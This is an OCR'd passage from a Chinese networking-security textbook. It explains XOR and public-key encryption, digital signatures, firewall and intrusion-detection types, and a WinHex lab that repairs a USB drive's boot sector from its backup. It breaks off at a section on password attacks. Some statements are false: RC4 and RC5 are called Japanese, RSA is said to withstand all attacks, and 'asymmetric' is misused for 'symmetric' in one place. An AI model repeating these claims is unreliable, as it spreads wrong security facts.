


图 8-1 异或对称加密算法实例

(1) 发送方将明文数据“1011”转换为数字信号准备加密。

(2) 发送方根据加密等级将明文扩频，扩频倍数越大密文长度越长，保密性越好。在本例中，将明文扩频为原来 4 倍。

(3) 收发双方根据算法协商伪随机比特流，伪随机比特流由一定公式算法生成，将其称为密钥。

(4) 发送方将扩频后的信号通过密钥“异或”[①]加密，得到密文并传输至接收方。

(5) 接收方生成与发送方事先协商的密钥。

(6) 接收方将密文再一次通过密钥进行“异或”解密，得到扩频 4 倍后的信号。

(7) 接收方将扩频后的信号压缩还原成明文。

在本例加密中，加密密钥和解密密钥相同，由收发双方协商。加密算法采用“异或”算法，算法可以公开，但密钥不能公开。

对称加密算法是应用较早的加密算法，代表算法有美国 DES 算法、欧洲 IDEA 算法以及日本 RC4、RC5 算法。对称加密算法保密性一般，但是加密速度快，适用于对大量数据进行加密。但是，由于加密密钥和解密密钥相同，密钥传输和管理成为制约数据安全的重要因素。为此，另一种更安全的非对称加密算法应运而生。

非对称加密算法使用两个不同密钥完成数据加解密过程。一个密钥用于加密，称为公钥；另一个用于解密，称为私钥。公钥和私钥通过一定算法成对生成，不能从公钥推导出私钥，也不能从私钥推导出公钥。在传输时，接收方生成一对密钥并将其中一把作为公钥以明文方式传输至发送方，公钥可以对所有人公开；发送方利用公钥对明文加密传输至接收方；最后接收方使用另一把配对私钥完成数据解密。在非对称加密过程中，由于私钥不需经过网络随数据传输，而是由接收方生成妥善保存，因而可避免传统非对称加密算法中因密钥分发管理带来的安全威胁。

非对称加密算法保密性好，但加密和解密时间长、速度慢，一般应用于对少量敏感数据的加密，其代表作是 RSA 公钥算法，它能抵抗目前所有密码的猜测和攻击，广泛应用于网上银行、电子政务、数字签名等领域。

8.2.2 数字签名

数字签名(Digital Signature)是手写签名的电子模拟，它通过对数据计算处理以产生一段特殊字符串消息，该消息具有与手写签名同样特点，是可信的、不可伪造的、不可重用的、不可抵赖的以及不可修改的，这种消息被称为数字签名。与手写签名类似，数字签名至少应满足以下 3 个条件。

(1) 签名者事后不能否认自己的签名。

(2) 接收者能验证签名，而任何其他人都不能伪造该签名。

(3) 当双方就签名发生争执时，可由第三方鉴别真伪。

一个数字签名方案由签名算法和验证算法组成。签名算法密钥属于私钥，由签名人妥善保存。验证算法是公开的，以便他人验证。签名与加密很相似，一般是签名者利用私钥对

① 异或(xor)算法：两值相同结果为假，两值不同结果为真。在第 1 周期，扩频后信号“1”与密钥“1”异或得到密文“0”；第 2 周期，扩频后信号“1”与密钥“0”异或得到密文“1”，其后类推。

数据进行加密,验证方利用签名者提供的公钥完成对数据的解密。签名与加密的不同之处在于,加密目的是保护信息不被非授权用户访问;而签名目的不是对数据进行加密,而是让接收方明确信息的发送者以及信息是否被他人篡改。图 8-2 给出数字签名的基本流程。假设 A 需要签名发送一份电子合同给 B,A 签名步骤如下。

(1) A 使用 Hash 函数根据电子合同文件生成消息摘要。

(2) A 使用私钥将消息摘要加密,完成数字签名。

(3) A 把电子合同文件(明文)、数字签名(密文)和公钥一起发送至 B。




图 8-2 数字签名的基本流程

B 收到电子合同文件及数字签名后,要验证电子合同是 A 认可的,验证步骤如下。

(1) B 使用与 A 相同的 Hash 算法生成电子合同文件的消息摘要。

(2) B 使用 A 的公钥解密 A 发送的消息摘要。

(3) B 将生成的消息摘要和解密的消息摘要比较,若两者相同则表明电子合同文件来自 A,并且数据没有经过篡改;如果两者不一致则表明电子合同文件被篡改或者非 A 认证。数字签名的验证过程如图 8-3 所示。




图 8-3 数字签名的验证过程

8.2.3 防火墙

防火墙本义是指古代房屋之间修建的泥墙,用以防范火灾蔓延到邻舍。在计算机网络中,网络防火墙扮演着类似功能,通过限制内外网用户之间的相互访问[①]消除潜在的安全威胁。目前,防火墙主要采用包过滤、应用层网关和状态检测 3 种技术。

① 防火墙原本用于限制外网访问内网,避免内网用户受到攻击,但也可以根据一定规则限制内网访问外网。

1. 包过滤防火墙

包过滤防火墙可以分为第一代静态包过滤防火墙和第二代动态包过滤防火墙。

静态包过滤防火墙通过分析对数据包收发双方的 IP 地址、端口号、协议类型(如 TCP 包、UDP 包、ICMP 包等)等信息，根据过滤规则决定是否允许数据包经过。静态包过滤防火墙遵循“最小特权原则”，通过明确允许通过数据包，从而限制其他数据包，实现简洁高效，但是过滤规则一旦泄露便不可识别来自外网的欺骗攻击。例如，防火墙通过丢弃含有 BT 端口的数据包，从而禁止该软件的滥用堵塞带宽，但是内外网用户可以重新协商新的 BT 端口号绕过防火墙限制。

动态包过滤防火墙采用动态配置过滤规则，避免静态过滤所产生的问题，后来发展成包状态监测技术。动态包过滤防火墙通过跟踪分析内外网络之间的 TCP 连接动态生成过滤规则，从而避免因修改 IP 报头首部而进行的欺骗攻击。但是，动态规则必须适应网络的动态变化，且过滤复杂，形成过滤规则需要一定时间。例如，内外网用户通过协商 BT 端口号绕过静态防火墙匹配过则，占用过多带宽，而动态包过滤防火墙可以根据畸形带宽比例重新生成过滤规则，再次丢弃 BT 软件包。

包过滤防火墙工作于网络层和传输层，配置的过滤规则只能检查数据报头首部，不会分析所携带数据，实现简单，过滤速度很快，但是无法审核数据报内容，也无法检测是否携带病毒，一般作为抵御入侵、维护网络安全的第一道防线。

2. 代理防火墙

代理防火墙也被称为应用层网关防火墙，分为第一代代理防火墙和第二代自适应代理防火墙。

代理防火墙是在内部网络与外部网络之间充当中介作用，通过代理转发机制隐藏内部网络结构。当代理服务器接收到客户访问外网的连接请求时，替客户端将连接请求转发至外网服务器，并把服务器应答返回给相应客户，这种中介机制被称为代理。由于每个内外网络之间的连接都要通过代理防火墙的介入和转换，内外网用户不能直接通信，因而可避免内网主机遭受的入侵和攻击。但是，由于每次连接都要代理介入，代理防火墙处理速度相对较慢，故通常会成为内外网络之间的瓶颈。

自适应代理防火墙也被称为动态代理防火墙，它结合包过滤防火墙和代理防火墙的各自优点，其中自适应代理防火墙比代理防火墙更灵活，它根据用户定义的安全策略动态适应网络分组流量，满足实时过滤需求。管理员只需要设置服务类型、安全级别等信息，自适应代理防火墙就会根据配置参数自动选择代理转发还是包过滤，并动态生成连接和过滤规则。

3. 状态检测防火墙

状态检测防火墙工作在数据链路层和网络层之间，通过检测引擎截获数据包状态信息，并匹配安全策略以决定拒绝还是接受连接。状态检测防火墙安全性较高，具有很好的适应性和扩展性，并且所有数据包都在低层处理而不需涉及协议栈，可以有效减少系统开销，提高执行效率，经常应用于动态复杂的大规模网络。

上述 3 种防火墙都有独特之处，在实际中需要多种技术配合使用才能扬长避短，解决网络安全问题。3 种防火墙技术的特点见表 8-1。

表 8-1　3 种防火墙技术的特点

类型 特点	包过滤防火墙	代理防火墙	状态检测防火墙
实现原理	对数据包进行过滤从而避免外网入侵行为	以中介方式连接内外网络，避免直接连接带来的入侵行为	通过检测数据包状态决定是否允许内外网络的连接和数据包的放行
优点	价格低廉，实现简单，处理性能很高	安全性较高，可以避免数据驱动式攻击	安全性高，适应灵活，扩展性好，处理性能较高
缺点	安全性较低，容易造成数据驱动式攻击	处理性能较慢，会成为千兆网络的瓶颈	配置复杂，难于管理
适应范围	小规模网络	各种网络环境	大规模网络

8.2.4　入侵检测

防火墙属于被动防御，通过定义的匹配规则过滤数据类型，检测入侵行为，方便快捷，但是不能抵御未知攻击。入侵检测系统 IDS（Intrusion Detection System）是一种主动防御体系，它从计算机系统或网络环境中采集分析数据，通过检测引擎判断可疑攻击和异常事件，在计算机网络和系统受到危害前拦截特征行为攻击。当网络遭受入侵后，IDS 还能收集入侵行为等相关信息并纳入知识库，从而避免重复或类似攻击。这种主动学习方式可以增强系统防范能力，有效弥补防火墙被动防御的不足。入侵检测系统根据检测技术可以为分特征检测、异常检测和协议分析 3 类。

（1）特征检测是通过监视连接活动并匹配行为特征来检测入侵，通过已知入侵手段检测入侵行为。特征检测判断入侵行为准确度很高，并且对检测结果有明确处理和参照，但检测依赖行为特征库和系统环境，通用性不好，不能检测未知攻击，很难将具体入侵手段抽象成特征，而且难以检测内部网络的入侵行为。

（2）异常检测是利用系统或用户正常行为模式检测入侵。异常检测基于一般用户正常行为模式，当系统运行时系统将实时行为与正常行为进行匹配，一旦发生显著偏离即判为入侵。异常检测方法与系统环境无关，通用性较好，可以检测未知攻击，但需要对用户行为做特征描述，兼之个人行为的不确定性和偶然性导致检测算法异常复杂，处理性能缓慢，并且漏报误报率较高。

（3）基于协议分析的入侵检测系统是利用网络协议规则检测攻击行为，简单高效，但其缺点是不能检测未知攻击，不能弥补协议漏洞，兼之基于具体的网络协议和系统环境，通用性不好。

目前，网络入侵技术层出不穷，相应的检测技术已明显滞后于攻击技术的更新。异常检测技术因其能检测未知入侵的独特优势和较好的通用性，成为入侵检测系统的发展趋势。

8.3　黑客攻击手段与防御

工作任务十五　恢复数据

工作目的

恢复无法格式化 U 盘中的数据。

工作任务

小张是公安局科技部工作人员，在查处聚赌窝点过程中找到一张废弃 4GB U 盘，但该 U 盘无法在“我的电脑”中识别，更无法格式化。上级要求小张尝试恢复 U 盘数据以便于案情的进一步调查。

任务分析

小张将 U 盘插入计算机，发现 U 盘在“设备管理器”中的“磁盘驱动器”中需要经过很长时间才能识别，而在“我的电脑”中没有显示该 U 盘，无法从中读取数据，更无法格式化。经上述判断，U 盘第 0 扇区损毁可能性很大，小张准备利用 WinHex 文件编辑工具尝试修复 U 盘并恢复数据。

工作环境和工具

(1) 磁盘分区引导信息位于磁盘 0～2 扇区(主要集中第 0 扇区)，由 MBR、DPT、DBR 等部分组成。主引导扇区 MBR 用于启动时将控制权转交给用户指定的操作系统分区；硬盘分区表 DPT 用于标识磁盘分区数量大小等信息；分区引导扇区 DBR 是磁盘分区高级格式化时写入扇区的内容，若该区间损毁则会导致磁盘分区的无法识别。

当磁盘容量小于等于 4GB 时，默认格式化分区为 FAT32 格式。FAT32 引导扇区占据 6 个扇区，其中前 3 个扇区是引导扇区，后 3 个扇区是保留扇区，暂未使用。引导扇区对引导操作系统和访问磁盘文件至关重要，引导扇区的损坏会导致操作系统无法启动、文件不能读写等现象。由于引导扇区的重要性，故 FAT32 文件系统在第 6 扇区对引导扇区进行备份，当引导扇区损毁时可以通过第 6 扇区的备份还原分区信息，从而恢复数据。

(2) WinHex 是十六进制磁盘文件编辑工具。WinHex 文件小、速度快，可以对磁盘数据做 Hex 与 ASCII 码编辑修改，用于检查和修复磁盘文件、恢复误删除数据，同时还可以扫描通过程序隐藏的文件和数据。

具体工作环境见表 8-2，工具可在 http://www.gdcp.cn/jpkc/lf 中下载。

表 8-2　工作环境表

主机名称	担任角色	操作系统	工具软件
主机 1	小张	Windows XP	WinHex 无法格式化的 U 盘

工作过程

(1) 将 U 盘插入计算机，打开 WinHex 编辑工具，选择“工具”→“打开磁盘”命令，然后在弹出的对话框中选中 U 盘型号，如“KingstoneDT 101 G2”，如图 8-4 所示。如果磁盘引导信息损毁，则该步骤会很慢。

(2) WinHex 中磁盘数据以十六进制显示，第 0 扇区地址从“00000000”～“000001FF”，第 1 扇区地址从“00000200”～“000003FF”，以此类推。在图 8-5 中可以发现，U 盘第 0 扇区损毁严重，很多区域被 0 填充。

(3) 选择“位置”→Goto To Sector 命令跳到第 6 扇区，地址从“00000C00”～“00000DFF”。选中整个第 6 扇区，右击，在弹出的快捷菜单中选择“编辑”→Copy Block→“标准”命令复制第 6 扇区数据，如图 8-6 所示。

(4) 跳回第 0 扇区选中所有数据，右击，在弹出的快捷菜单中选择“编辑”→“剪贴板数据”→“写入”命令，将第 6 扇区数据写入 0 扇区，退出并保存，如图 8-7 所示。



图 8-4　选中待恢复的磁盘

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	EB	58	90	4D	53	44	4F	53	35	2E	30	00	02	08	24	00
00000010	02	00	00	00	00	F8	00	00	3F	00	FF	00	00	00	00	00
00000020	00	80	77	00	D2	1D	00	00	00	00	00	00	02	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	80	B9
000000B0	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	EB	E0	98	CD	16	CD	19

Sector 0 of 7831552 | Offset: EE | = 80 | Block

图 8-5　查看第 0 扇区




图 8-6　复制第 6 扇区数据




图 8-7　向第 0 扇区写入数据

(5) 将 U 盘重新插入计算机，发现计算机重新识别 U 盘并显示在“我的电脑”中，打开 U 盘可以读取原有数据。

任务总结

(1) 上述方法同样适用于修复无法正常格式化的 U 盘或磁盘。

(2) 只有逻辑损坏而无法格式化磁盘才可以修复或恢复数据。磁盘逻辑损坏时仍可以在“设备管理器”中的“磁盘驱动器”中检测到具体型号，若检测不到型号则属于物理损坏，不可通过软件修复。

(3) 磁盘数据丢失后要禁止对磁盘做写操作，即不能把数据复制到磁盘分区中，否则会降低数据恢复几率，或数据恢复后不可识别。

黑客攻击是一类试图控制目标主机，非法获取篡改数据，或导致系统瘫痪无法提供正常服务的攻击，常用攻击手段有以下形式。

8.3.1　口令攻击

口令也被称为密码，是保护信息系统安全第一道屏障，获得口令就意味获得系统访问第一门槛，因此针对口令的攻击是最基本的攻击手段。窃取口令方法主要有社会工程学、密码分析与还原和网络监听 3 种。

1. 社会工程学

